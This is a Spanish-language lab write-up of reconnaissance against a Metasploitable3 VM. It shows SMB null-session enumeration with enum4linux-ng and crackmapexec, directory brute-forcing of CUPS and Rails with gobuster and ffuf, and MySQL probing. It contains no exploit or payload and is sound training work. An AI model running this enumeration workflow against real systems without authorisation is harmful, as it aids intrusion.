$ python enum4linux-ng.py -A 10.0.2.7
ENUM4LINUX - next generation (v1.3.4)
```

```
=====
| Target Information |
=====

[*] Target ..... 10.0.2.7
[*] Username .... ''
[*] Random Username .. 'jxjhmqbj'
[*] Password .... ''
[*] Timeout ..... 5 second(s)
```

```
=====
| Listener Scan on 10.0.2.7 |
=====

[*] Checking LDAP
[-] Could not connect to LDAP on 389/tcp: timed out
[*] Checking LDAPS
[-] Could not connect to LDAPS on 636/tcp: timed out
[*] Checking SMB
[+] SMB is accessible on 445/tcp
[*] Checking SMB over NetBIOS
[-] Could not connect to SMB over NetBIOS on 139/tcp: timed out
```

```
=====
| SMB Dialect Check on 10.0.2.7 |
=====

[*] Trying on 445/tcp
[+] Supported dialects and settings:
Supported dialects:
  SMB 1.0: true
  SMB 2.02: true
  SMB 2.1: true
  SMB 3.0: true
  SMB 3.1.1: true
Preferred dialect: SMB 3.0
SMB1 only: false
SMB signing required: false
```

```
=====
| Domain Information via RPC for 10.0.2.7 |
=====

[+] Domain: WORKGROUP
[+] Domain SID: NULL SID
[+] Membership: workgroup member
```

```
=====
| RPC Session Check on 10.0.2.7 |
=====

[*] Check for null session
[+] Server allows session using username '', password ''
[*] Check for random user
[+] Server allows session using username 'jxjhmqbj', password ''
[H] Rerunning enumeration with user 'jxjhmqbj' might give more results
```

```
=====
| OS Information via RPC for 10.0.2.7 |
=====

[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found OS information via SMB
[*] Enumerating via 'srvinfo'
[+] Found OS information via 'srvinfo'
[+] After merging OS information we have the following result:
OS: Linux/Unix (Samba 4.3.11-Ubuntu)
OS version: '6.1'
OS release: ''
OS build: '0'
Native OS: Windows 6.1
Native LAN manager: Samba 4.3.11-Ubuntu
Platform id: '500'
Server type: '0x809a03'
Server type string: Sv PrQ Unx NT SNT metasploitable3-ub1404 server (Samba, Ubuntu)
```

```
=====
| Domain Information via SMB session for 10.0.2.7 |
=====

[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: METASPLOITABLE3-UB1404
NetBIOS domain name: ''
DNS domain: ''
FQDN: metasploitable3-ub1404
Derived membership: workgroup member
Derived domain: unknown
```

```
=====
|   Users via RPC on 10.0.2.7   |
=====

[*] Enumerating users via 'querydispinfo'
[+] Found 1 user(s) via 'querydispinfo'
[*] Enumerating users via 'enumdomusers'
[+] Found 1 user(s) via 'enumdomusers'
[+] After merging user results we have 1 user(s) total:
'1000':
  username: chewbacca
  name: ''
  acb: '0x00000010'
  description: ''
```

```
=====
|   Groups via RPC on 10.0.2.7   |
=====

[*] Enumerating local groups
[+] Found 0 group(s) via 'enumalsgroups domain'
[*] Enumerating builtin groups
[+] Found 0 group(s) via 'enumalsgroups builtin'
[*] Enumerating domain groups
[+] Found 0 group(s) via 'enumdomgroups'
```

```
=====
|   Shares via RPC on 10.0.2.7   |
=====

[*] Enumerating shares
[+] Found 3 share(s):
IPC$:
  comment: IPC Service (metasploitable3-ub1404 server (Samba, Ubuntu))
  type: IPC
print$:
  comment: Printer Drivers
  type: Disk
public:
  comment: WWW
  type: Disk
[*] Testing share IPC$
[-] Could not check share: STATUS_OBJECT_NAME_NOT_FOUND
[*] Testing share print$
[+] Mapping: DENIED, Listing: N/A
[*] Testing share public
[+] Mapping: DENIED, Listing: N/A
```

```

| Policies via RPC for 10.0.2.7 |
=====
[*] Trying port 445/tcp
[+] Found policy:
Domain password information:
  Password history length: None
  Minimum password length: 5
  Maximum password age: 49710 days (136 years) 6 hours 21 minutes
  Password properties:
    - DOMAIN_PASSWORD_COMPLEX: false
    - DOMAIN_PASSWORD_NO_ANON_CHANGE: false
    - DOMAIN_PASSWORD_NO_CLEAR_CHANGE: false
    - DOMAIN_PASSWORD_LOCKOUT_ADMINS: false
    - DOMAIN_PASSWORD_PASSWORD_STORE_CLEARTEXT: false
    - DOMAIN_PASSWORD_REFUSE_PASSWORD_CHANGE: false
Domain lockout information:
  Lockout observation window: 30 minutes
  Lockout duration: 30 minutes
  Lockout threshold: None
Domain logoff information:
  Force logoff time: 49710 days (136 years) 6 hours 21 minutes

```

```

| Printers via RPC for 10.0.2.7 |
=====
[+] No printers returned (this is not an error)

```

Se realizó un reconocimiento del sistema remoto con dirección IP 10.0.2.7 empleando la herramienta enum4linux-ng en modo agresivo (-A). El análisis determinó que el puerto 445/tcp, correspondiente al servicio SMB, se encuentra accesible, permitiendo conexiones sin autenticación (null session). El sistema respondió positivamente a intentos de conexión tanto con un usuario anónimo como con un usuario aleatorio generado al vuelo, lo cual indica una configuración débil en cuanto a control de sesiones y autenticación.

A través de estas sesiones hemos identificado el nombre del equipo como metasploitable3-ub1404, revelando que se trata de una máquina basada en Ubuntu con Samba versión 4.3.11 en ejecución. También se ha identificado el sistema operativo nativo reportado como "Windows 6.1", lo cual es una representación común en entornos emulados mediante Samba.

Durante el proceso de enumeración de usuarios, se descubrió una única cuenta denominada chewbacca. No se obtuvieron descripciones ni nombres completos asociados a esta cuenta. No se identificaron grupos locales, integrados o de dominio configurados en el sistema, lo que sugiere un entorno mínimamente gestionado o una configuración por defecto.

En cuanto a recursos compartidos, se detectaron tres shares: IPC\$, utilizado habitualmente para canalizar comunicaciones entre procesos; print\$, asociado a controladores de impresora; y public, descrito como una carpeta web (WWW). No se logró listar el contenido de estos recursos compartidos ni mapearlos, ya que el sistema denegó el acceso incluso a través de sesiones anónimas.

Las políticas de contraseñas del sistema revelaron una configuración extremadamente permisiva: la longitud mínima requerida es de tan solo cinco caracteres, además de no exigir contraseñas con complejidad. No hay un bloqueo por intentos fallidos, lo que habilita la viabilidad de ataques de fuerza bruta sin restricciones.

También hemos utilizado la herramienta crackmapexec para poder enumerar el servicio SMB con el comando **crackmapexec smb 10.0.2.7**

```
(beg㉿kali)-[~]
$ crackmapexec smb 10.0.2.7
[*] First time use detected
[*] Creating home directory structure
[*] Creating default workspace
[*] Initializing MSSQL protocol database
[*] Initializing RDP protocol database
[*] Initializing FTP protocol database
[*] Initializing WINRM protocol database
[*] Initializing SSH protocol database
[*] Initializing LDAP protocol database
[*] Initializing SMB protocol database
[*] Copying default configuration file
[*] Generating SSL certificate
SMB 10.0.2.7 445 METASPOITABLE3-UB1404 [*] Windows 6.1 (name:METASPOITABLE3-UB1404) (domain:) (signing:False) (SMBv1:True)
```

La información que nos ha devuelto es valiosa, ya que podemos comprobar que no tiene firma para su entrada y que no requiere autenticación, por lo que se puede explotar con un acceso anónimo o nulo.

Probamos el escaneo con acceso nulo con **crackmapexec smb 10.0.2.7 -u " -p "**

```
(beg㉿kali)-[~]
$ crackmapexec smb 10.0.2.7 -u " -p "
SMB 10.0.2.7 445 METASPOITABLE3-UB1404 [*] Windows 6.1 (name:METASPOITABLE3-UB1404) (domain:) (signing:False) (SMBv1:True)
SMB 10.0.2.7 445 METASPOITABLE3-UB1404 [+] \:
```

Conseguimos acceso a SMB con acceso nulo. Vector que explotar en el momento de la explotación.

Ahora vamos a hacer la enumeración de los usuarios de SMB con **crackmapexec smb 10.0.2.7 -u " -p " --users**

```
(beg㉿kali)-[~]
$ crackmapexec smb 10.0.2.7 -u " -p " --users
SMB 10.0.2.7 445 METASPOITABLE3-UB1404 [*] Windows 6.1 (name:METASPOITABLE3-UB1404) (domain:) (signing:False) (SMBv1:True)
SMB 10.0.2.7 445 METASPOITABLE3-UB1404 [+] \:

[*] completed: 100.00% (1/1)

[*] completed: 100.00% (1/1)
SMB 10.0.2.7 445 METASPOITABLE3-UB1404 [-] Error enumerating domain users using dc ip 10.0.2.7: socket connection error while opening: [Errno 110] Connection timed out
SMB 10.0.2.7 445 METASPOITABLE3-UB1404 [*] Trying with SAMRPC protocol
SMB 10.0.2.7 445 METASPOITABLE3-UB1404 [+] Enumerated domain user(s)
SMB 10.0.2.7 445 METASPOITABLE3-UB1404 \chewbacca
```

Solo encuentra el usuario chewbacca. Probamos su acceso sin contraseña, sin éxito.

```
(beg㉿kali)-[~]
└─$ crackmapexec smb 10.0.2.7 -u chewbacca -p '' --shares
SMB    10.0.2.7      445    METASPLOITABLE3-UB1404 [*] Windows 6.1 (name:METASPLOITABLE3-UB1404) (domain:) (signing:Fa
lse) (SMBv1:True)
SMB    10.0.2.7      445    METASPLOITABLE3-UB1404 [-] \chewbacca: STATUS_LOGON_FAILURE
```

Begoña Rodríguez Arteaga

## CUPS (Puerto 631)

CUPS es el sistema de impresión por defecto en Linux. Si accedemos a <http://10.0.2.7:631> podemos acceder a la interfaz del servicio, donde observar las impresoras instaladas, el historial de impresión, los usuarios que han enviado documentación o formularios de administración sin contraseña.

Comenzamos la enumeración con la herramienta Curl y el comando `curl -I http://10.0.2.7`, revisamos las cabeceras HTTP del servidor web.

```
(beg㉿kali)-[~]
$ curl -I http://10.0.2.7
HTTP/1.1 200 OK
Date: Fri, 23 May 2025 19:47:45 GMT
Server: Apache/2.4.7 (Ubuntu)
Content-Type: text/html; charset=UTF-8
```

El comando `curl -I http://10.0.2.7` devuelve las cabeceras HTTP del servidor web, revelando que responde con un código 200 OK, lo que indica que la página está disponible y accesible. La cabecera Server especifica que se trata de un servidor Apache/2.4.7 sobre Ubuntu, lo cual permite identificar con precisión la versión y el sistema operativo subyacente, facilitando la búsqueda de vulnerabilidades conocidas (CVE).

Además, se indica que el contenido es de tipo HTML con codificación UTF-8, y que la fecha del servidor está correctamente configurada, lo que también podría utilizarse para análisis de sincronización temporal o fingerprinting pasivo. Esta información forma parte esencial de la fase de reconocimiento, ya que permite planificar ataques dirigidos al software identificado.

A través de la herramienta GoBuster realizamos una enumeración de la dirección IP utilizando el diccionario common de dirb en busca de rutas a explotar en el futuro a través de la dirección <http://10.0.2.7:631/>. Utilizamos el comando `gobuster dir -u http://10.0.2.7:631 -w /usr/share/wordlists/dirb/common.txt` para la enumeración del directorio.

```
(beg㉿kali)-[~]
$ gobuster dir -u http://10.0.2.7:631 -w /usr/share/wordlists/dirb/common.txt

[+] Url:                      http://10.0.2.7:631
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Timeout:                  10s
```

Starting gobuster in directory enumeration mode		
/admin.php	(Status: 200)	[Size: 5191]
/admin_area	(Status: 200)	[Size: 5191]
/admin_interface	(Status: 200)	[Size: 5191]
/admin	(Status: 200)	[Size: 5191]
/admin_login	(Status: 200)	[Size: 5191]
/admin_banner	(Status: 200)	[Size: 5191]
/admin_	(Status: 200)	[Size: 5191]
/admin_index	(Status: 200)	[Size: 5191]
/admin.pl	(Status: 200)	[Size: 5191]
/admin_c	(Status: 200)	[Size: 5191]
/admin.cgi	(Status: 200)	[Size: 5191]
/admin1	(Status: 200)	[Size: 5191]
/admin_logon	(Status: 200)	[Size: 5191]
/admin2	(Status: 200)	[Size: 5191]
/admin4_account	(Status: 200)	[Size: 5191]
/admin3	(Status: 200)	[Size: 5191]
/admin-admin	(Status: 200)	[Size: 5191]
/adminhelp	(Status: 200)	[Size: 5191]
/admincontrol	(Status: 200)	[Size: 5191]
/admincp	(Status: 200)	[Size: 5191]
/admin-interface	(Status: 200)	[Size: 5191]
/admin-console	(Status: 200)	[Size: 5191]
/admin4_colon	(Status: 200)	[Size: 5191]
/administer	(Status: 200)	[Size: 5191]
/administr8	(Status: 200)	[Size: 5191]
/administrat	(Status: 200)	[Size: 5191]
/administracion	(Status: 200)	[Size: 5191]
/administratoraccounts	(Status: 200)	[Size: 5191]
/administrador	(Status: 200)	[Size: 5191]
/administration	(Status: 200)	[Size: 5191]
/administratie	(Status: 200)	[Size: 5191]

/adminlogin	(Status: 200) [Size: 5191]
/administrators	(Status: 200) [Size: 5191]
/adminstrivia	(Status: 200) [Size: 5191]
/administrator	(Status: 200) [Size: 5191]
/adminpro	(Status: 200) [Size: 5191]
/admins	(Status: 200) [Size: 5191]
/adminsessions	(Status: 200) [Size: 5191]
/adminsql	(Status: 200) [Size: 5191]
/adminlogon	(Status: 200) [Size: 5191]
/adminpanel	(Status: 200) [Size: 5191]
/admintools	(Status: 200) [Size: 5191]
/ca	(Status: 200) [Size: 3991]
/classes	(Status: 200) [Size: 2353]
/cs	(Status: 200) [Size: 3991]
/de	(Status: 200) [Size: 3912]
/es	(Status: 200) [Size: 4151]
/fr	(Status: 200) [Size: 4077]
/help	(Status: 200) [Size: 3594]
/help_answer	(Status: 200) [Size: 3594]
/helper	(Status: 200) [Size: 3594]
/helpdesk	(Status: 200) [Size: 3594]
/helpers	(Status: 200) [Size: 3594]
/index.html	(Status: 200) [Size: 3784]
/it	(Status: 200) [Size: 3956]
/ja	(Status: 200) [Size: 4083]
/jobs	(Status: 200) [Size: 2693]
/printers	(Status: 200) [Size: 2359]
/robots.txt	(Status: 200) [Size: 901]
/ru	(Status: 200) [Size: 4617]

Ahondamos más en la enumeración con el comando agregando extensiones como html, php y txt a la búsqueda, `gobuster dir -u http://10.0.2.7:631 -w`

```
/usr/share/wordlists/dirb/common.txt -x html,php,txt
```

```
[beg㉿kali)-[~]
$ gobuster dir -u http://10.0.2.7:631 -w /usr/share/wordlists/dirb/common.txt -x html,php,txt
```

---

---

Starting gobuster in directory enumeration mode

---

/admin	(Status: 200) [Size: 5191]
/admin.php	(Status: 200) [Size: 5191]
/admin.txt	(Status: 200) [Size: 5191]
/admin.html	(Status: 200) [Size: 5191]
/admin.cgi	(Status: 200) [Size: 5191]
/admin.cgi.txt	(Status: 200) [Size: 5191]
/admin.php.php	(Status: 200) [Size: 5191]
/admin.cgi.php	(Status: 200) [Size: 5191]
/admin.cgi.html	(Status: 200) [Size: 5191]
/admin.pl	(Status: 200) [Size: 5191]
/admin.php	(Status: 200) [Size: 5191]
/admin.pl.html	(Status: 200) [Size: 5191]
/admin.php.txt	(Status: 200) [Size: 5191]
/admin.php.html	(Status: 200) [Size: 5191]
/admin_.php	(Status: 200) [Size: 5191]
/admin.pl.txt	(Status: 200) [Size: 5191]
/admin_.txt	(Status: 200) [Size: 5191]
/admin_area	(Status: 200) [Size: 5191]
/admin_area.html	(Status: 200) [Size: 5191]
/admin_area.php	(Status: 200) [Size: 5191]
/admin.pl.php	(Status: 200) [Size: 5191]
/admin_banner	(Status: 200) [Size: 5191]
/admin_banner.html	(Status: 200) [Size: 5191]
/admin_banner.php	(Status: 200) [Size: 5191]
/admin_	(Status: 200) [Size: 5191]
/admin_c.php	(Status: 200) [Size: 5191]
/admin_area.txt	(Status: 200) [Size: 5191]
/admin_c.html	(Status: 200) [Size: 5191]
/admin_banner.txt	(Status: 200) [Size: 5191]
/admin_.html	(Status: 200) [Size: 5191]

---

/admin_c.txt	(Status: 200)	[Size: 5191]
/admin_c	(Status: 200)	[Size: 5191]
/admin_index	(Status: 200)	[Size: 5191]
/admin_interface.html	(Status: 200)	[Size: 5191]
/admin_index.php	(Status: 200)	[Size: 5191]
/admin_interface	(Status: 200)	[Size: 5191]
/admin_index.html	(Status: 200)	[Size: 5191]
/admin_index.txt	(Status: 200)	[Size: 5191]
/admin_login.html	(Status: 200)	[Size: 5191]
/admin_login	(Status: 200)	[Size: 5191]
/admin_interface.php	(Status: 200)	[Size: 5191]
/admin_interface.txt	(Status: 200)	[Size: 5191]
/admin_login.php	(Status: 200)	[Size: 5191]
/admin_logon	(Status: 200)	[Size: 5191]
/admin1.txt	(Status: 200)	[Size: 5191]
/admin_logon.html	(Status: 200)	[Size: 5191]
/admin_logon.php	(Status: 200)	[Size: 5191]
/admin2	(Status: 200)	[Size: 5191]
/admin_logon.txt	(Status: 200)	[Size: 5191]
/admin1.html	(Status: 200)	[Size: 5191]
/admin_login.txt	(Status: 200)	[Size: 5191]
/admin2.php	(Status: 200)	[Size: 5191]
/admin1	(Status: 200)	[Size: 5191]
/admin1.php	(Status: 200)	[Size: 5191]
/admin3.txt	(Status: 200)	[Size: 5191]
/admin2.html	(Status: 200)	[Size: 5191]
/admin3	(Status: 200)	[Size: 5191]
/admin3.html	(Status: 200)	[Size: 5191]
/admin4_account	(Status: 200)	[Size: 5191]
/admin4_account.html	(Status: 200)	[Size: 5191]

/admin3.php	(Status: 200)	[Size: 5191]
/admin2.txt	(Status: 200)	[Size: 5191]
/admin4_colon.txt	(Status: 200)	[Size: 5191]
/admin4_colon.html	(Status: 200)	[Size: 5191]
/admin4_colon.php	(Status: 200)	[Size: 5191]
/admin4_account.php	(Status: 200)	[Size: 5191]
/admin4_account.txt	(Status: 200)	[Size: 5191]
/admin4_colon	(Status: 200)	[Size: 5191]
/admin-admin	(Status: 200)	[Size: 5191]
/admin-admin.php	(Status: 200)	[Size: 5191]
/admin-admin.html	(Status: 200)	[Size: 5191]
/admincontrol	(Status: 200)	[Size: 5191]
/admin-console	(Status: 200)	[Size: 5191]
/admin-console.txt	(Status: 200)	[Size: 5191]
/admin-admin.txt	(Status: 200)	[Size: 5191]
/admincontrol.txt	(Status: 200)	[Size: 5191]
/admincontrol.html	(Status: 200)	[Size: 5191]
/admin-console.php	(Status: 200)	[Size: 5191]
/admin-console.html	(Status: 200)	[Size: 5191]
/admincontrol.php	(Status: 200)	[Size: 5191]
/admincp.php	(Status: 200)	[Size: 5191]
/admincp	(Status: 200)	[Size: 5191]
/admincp.html	(Status: 200)	[Size: 5191]
/admincp.txt	(Status: 200)	[Size: 5191]
/adminhelp	(Status: 200)	[Size: 5191]
/adminhelp.html	(Status: 200)	[Size: 5191]
/admin-interface.php	(Status: 200)	[Size: 5191]
/adminhelp.txt	(Status: 200)	[Size: 5191]
/admin-interface	(Status: 200)	[Size: 5191]
/admin-interface.txt	(Status: 200)	[Size: 5191]

/adminhelp.php	(Status: 200)	[Size: 5191]
/admin-interface.html	(Status: 200)	[Size: 5191]
/administer.txt	(Status: 200)	[Size: 5191]
/administr8.php	(Status: 200)	[Size: 5191]
/administer	(Status: 200)	[Size: 5191]
/administer.html	(Status: 200)	[Size: 5191]
/administracion.html	(Status: 200)	[Size: 5191]
/administracion	(Status: 200)	[Size: 5191]
/administer.php	(Status: 200)	[Size: 5191]
/administr8.html	(Status: 200)	[Size: 5191]
/administr8	(Status: 200)	[Size: 5191]
/administracion.php	(Status: 200)	[Size: 5191]
/administr8.txt	(Status: 200)	[Size: 5191]
/administrador.html	(Status: 200)	[Size: 5191]
/administrador	(Status: 200)	[Size: 5191]
/administracion.txt	(Status: 200)	[Size: 5191]
/administrador.php	(Status: 200)	[Size: 5191]
/administrador.txt	(Status: 200)	[Size: 5191]
/administrat.php	(Status: 200)	[Size: 5191]
/administrat.txt	(Status: 200)	[Size: 5191]
/administrat.html	(Status: 200)	[Size: 5191]
/administratie.html	(Status: 200)	[Size: 5191]
/administratie	(Status: 200)	[Size: 5191]
/administratie.txt	(Status: 200)	[Size: 5191]
/administrat	(Status: 200)	[Size: 5191]
/administration.html	(Status: 200)	[Size: 5191]
/administration	(Status: 200)	[Size: 5191]
/administration.php	(Status: 200)	[Size: 5191]
/administration.txt	(Status: 200)	[Size: 5191]
/administratie.php	(Status: 200)	[Size: 5191]
/administrator.php	(Status: 200)	[Size: 5191]
/administratoraccounts	(Status: 200)	[Size: 5191]
/administrator	(Status: 200)	[Size: 5191]

```

/administratoraccounts.txt (Status: 200) [Size: 5191]
/administratoraccounts.html (Status: 200) [Size: 5191]
/administrators.txt (Status: 200) [Size: 5191]
/administrators (Status: 200) [Size: 5191]
/administratoraccounts.php (Status: 200) [Size: 5191]
/administrator.html (Status: 200) [Size: 5191]
/administrator.txt (Status: 200) [Size: 5191]
/administrators.php (Status: 200) [Size: 5191]
/administrators.html (Status: 200) [Size: 5191]
/administrivia (Status: 200) [Size: 5191]
/administrivia.html (Status: 200) [Size: 5191]
/adminlogin (Status: 200) [Size: 5191]
/adminlogon (Status: 200) [Size: 5191]
/adminlogin.txt (Status: 200) [Size: 5191]
/adminstrivia.txt (Status: 200) [Size: 5191]
/adminlogon.php (Status: 200) [Size: 5191]
/adminstrivia.php (Status: 200) [Size: 5191]
/adminlogin.php (Status: 200) [Size: 5191]
/adminlogin.html (Status: 200) [Size: 5191]
/adminlogon.html (Status: 200) [Size: 5191]
/adminpro (Status: 200) [Size: 5191]
/adminlogon.txt (Status: 200) [Size: 5191]
/admins (Status: 200) [Size: 5191]
/adminpro.php (Status: 200) [Size: 5191]
/adminpanel.php (Status: 200) [Size: 5191]
/adminpro.html (Status: 200) [Size: 5191]
/adminpanel.txt (Status: 200) [Size: 5191]
/adminpanel (Status: 200) [Size: 5191]
/adminpro.txt (Status: 200) [Size: 5191]
/adminpanel.html (Status: 200) [Size: 5191]
/admins.php (Status: 200) [Size: 5191]
/admins.txt (Status: 200) [Size: 5191]
/adminsessions (Status: 200) [Size: 5191]

```

/admins.html	(Status: 200) [Size: 5191]
/adminsql.html	(Status: 200) [Size: 5191]
/admintools	(Status: 200) [Size: 5191]
/admintools.txt	(Status: 200) [Size: 5191]
/adminsessions.txt	(Status: 200) [Size: 5191]
/adminsql	(Status: 200) [Size: 5191]
/admintools.html	(Status: 200) [Size: 5191]
/adminsql.php	(Status: 200) [Size: 5191]
/admintools.php	(Status: 200) [Size: 5191]
/adminsessions.php	(Status: 200) [Size: 5191]

/jobs	(Status: 200) [Size: 2693]
/jobs.php	(Status: 200) [Size: 2693]
/jobs.html	(Status: 200) [Size: 2693]
/jobs.txt	(Status: 200) [Size: 2693]
/printers	(Status: 200) [Size: 2359]
/printers.php	(Status: 200) [Size: 2359]
/printers.txt	(Status: 200) [Size: 2359]
/printers.html	(Status: 200) [Size: 2359]
/robots.txt	(Status: 200) [Size: 901]
/robots.txt	(Status: 200) [Size: 901]
/ru	(Status: 200) [Size: 4617]
/help_answer.txt	(Status: 200) [Size: 3594]
/help.txt	(Status: 200) [Size: 3594]
/helpdesk	(Status: 200) [Size: 3594]
/help_answer.html	(Status: 200) [Size: 3594]
/help_answer.php	(Status: 200) [Size: 3594]
/helpdesk.html	(Status: 200) [Size: 3594]
/help_answer	(Status: 200) [Size: 3594]
/helpdesk.php	(Status: 200) [Size: 3594]
/help.html	(Status: 200) [Size: 3594]
/helper.php	(Status: 200) [Size: 3594]
/helpers	(Status: 200) [Size: 3594]
/helpers.php	(Status: 200) [Size: 3594]
/helper.txt	(Status: 200) [Size: 3594]
/helpers.txt	(Status: 200) [Size: 3594]
/helper	(Status: 200) [Size: 3594]
/helpdesk.txt	(Status: 200) [Size: 3594]
/helper.html	(Status: 200) [Size: 3594]
/helpers.html	(Status: 200) [Size: 3594]
/index.html	(Status: 200) [Size: 3784]
/index.html	(Status: 200) [Size: 3784]
/it	(Status: 200) [Size: 3956]
/ja	(Status: 200) [Size: 4083]

/jobs	(Status: 200)	[Size: 2693]
/jobs.php	(Status: 200)	[Size: 2693]
/jobs.html	(Status: 200)	[Size: 2693]
/jobs.txt	(Status: 200)	[Size: 2693]
/printers	(Status: 200)	[Size: 2359]
/printers.php	(Status: 200)	[Size: 2359]
/printers.txt	(Status: 200)	[Size: 2359]
/printers.html	(Status: 200)	[Size: 2359]
/robots.txt	(Status: 200)	[Size: 901]
/robots.txt	(Status: 200)	[Size: 901]
/ru	(Status: 200)	[Size: 4617]

El análisis reveló múltiples rutas accesibles, todas respondiendo con **código HTTP 200 OK**, lo cual indica que están disponibles sin autenticación o restricción aparente.

Se detectaron numerosas variantes del directorio /admin: /admin, /admin.php, /admin\_login, /adminpanel, /admin\_area, /administrator, /admincp, /adminsqli.

La gran cantidad de rutas con contenido idéntico sugiere la existencia de configuraciones duplicadas propias de entornos mal asegurados. Todas las rutas devuelven una respuesta válida, lo cual implica potencial acceso no restringido al área administrativa de CUPS.

También hemos hallado rutas estándar del sistema de impresión: /printers: listado de impresoras instaladas; /jobs: historial de trabajos de impresión; /classes: clases de impresoras; /help: documentación técnica accesible; /robots.txt: archivo que podría contener rutas sensibles excluidas de indexación.

## MySQL (Puerto 3306)

Realizamos la enumeración más específica con nmap, **nmap -p 3306 --script=mysql-info 10.0.2.7** en busca de información de si son posibles conexiones anónimas.

```
(beg㉿kali)-[~]
└─$ nmap -p 3306 --script=mysql-info 10.0.2.7
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-24 11:31 CEST
Nmap scan report for 10.0.2.7
Host is up (0.00093s latency).

PORT      STATE SERVICE
3306/tcp  open  mysql
MAC Address: 08:00:27:D5:DA:E6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Intentamos el acceso a un usuario sin tener contraseña, sin éxito.

Con el objetivo de obtener información detallada sobre el servicio MySQL expuesto en el puerto 3306 de la dirección IP 10.0.2.7, hemos realizado una enumeración más específica utilizando la herramienta Nmap con el comando **nmap -p 3306 --script=mysql-info 10.0.2.7**. Este script permite consultar metadatos del servidor MySQL como la versión, el tipo de autenticación y configuración de acceso, entre otros aspectos relevantes.

Los resultados del escaneo han confirmado que el servicio MySQL se encuentra activo y escuchando correctamente en el puerto 3306/TCP. Se ha identificado que el servicio está abierto y disponible para recibir conexiones, pero el script no pudo recuperar más información sensible, posiblemente debido a restricciones en la autenticación o configuración del servidor.

Hemos intentado establecer una conexión al servicio MySQL sin proporcionar credenciales, con el objetivo de comprobar si existe la posibilidad de un acceso anónimo. Sin embargo, esta prueba resultó infructuosa. El intento fue rechazado por el servidor, que respondió con el siguiente mensaje de error.

```
(beg㉿kali)-[~]
└─$ mysql -h 10.0.2.7 -u root
ERROR 2002 (HY000): Received error packet before completion of TLS handshake. The authenticity of the following error cannot
be verified: 1130 - Host '10.0.2.3' is not allowed to connect to this MySQL server
```

## Ruby/Rails (Puerto 3500)

Accedemos al servicio Ruby/Rails a través de <http://10.0.2.7:3500>.

Buscamos enumerar la web con Ffuf y el comando `ffuf -u http://10.0.2.7:3500/FUZZ -w /usr/share/wordlists/dirb/common.txt -fs 0`.

```
:: Method      : GET
:: URL        : http://10.0.2.7:3500/FUZZ
:: Wordlist   : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout    : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response size: 0

[Status: 200, Size: 14935, Words: 1984, Lines: 262, Duration: 383ms]
404 [Status: 200, Size: 1564, Words: 305, Lines: 68, Duration: 3326ms]
500 [Status: 200, Size: 1477, Words: 284, Lines: 67, Duration: 3415ms]
readme [Status: 200, Size: 1746, Words: 64, Lines: 49, Duration: 235ms]
robots.txt [Status: 200, Size: 202, Words: 29, Lines: 6, Duration: 2889ms]
:: Progress: [4614/4614] :: Job [1/1] :: 12 req/sec :: Duration: [0:07:54] :: Errors: 0 ::
```

Hemos realizado una tarea de fuerza bruta de rutas y recursos web empleando la herramienta ffuf contra el servicio web alojado en el puerto 3500 del host 10.0.2.7. Esta acción forma parte de la fase de enumeración de directorios y archivos ocultos, común en pruebas de penetración web, con el fin de identificar recursos no listados directamente en la interfaz visible de la aplicación.

Hemos usado la wordlist common.txt del directorio de dirb, que contiene nombres de directorios y archivos frecuentemente utilizados. El parámetro -fs 0 indica que se filtraron las respuestas cuyo tamaño fue 0, lo cual permite eliminar falsos positivos en las peticiones que no devuelven contenido real.

Entre los resultados relevantes encontrados, destacan varias rutas que respondieron con estado 200 (OK), lo que indica que los recursos existen y fueron servidos correctamente por el servidor. En concreto, se identificaron los siguientes archivos o rutas interesantes como /404, /500, que responden con estado 200 y contenido, lo que sugiere que podrían ser manejadores personalizados de errores, útiles para identificar vectores de bypass o debugging; /readme, que es una ruta accesible que devuelve un archivo potencialmente sensible con información sobre la aplicación o su configuración y; /robots.txt, archivo que contiene directrices para bots y spiders, pero que también puede exponer rutas ocultas o restringidas de interés para un atacante.

## 400

**No route matches [GET] "/400"**

Rails.root: /opt/readme\_app

[Application Trace](#) | [Framework Trace](#) | [Full Trace](#)

**Routes**

Routes match in priority from top to bottom

Helper	HTTP Verb	Path	Controller#Action
Path / Url		Path Match	
readme_index_path	GET	/readme(.:format)	readme#index
	POST	/readme(.:format)	readme#create
new_readme_path	GET	/readme/new(.:format)	readme#new
edit_readme_path	GET	/readme/:id/edit(.:format)	readme#edit
readme_path	GET	/readme/:id(.:format)	readme#show
	PATCH	/readme/:id(.:format)	readme#update
	PUT	/readme/:id(.:format)	readme#update
	DELETE	/readme/:id(.:format)	readme#destroy

**Request**

**Parameters:**

None

[Toggle session dump](#)

[Toggle env dump](#)


**Response**

**Headers:**

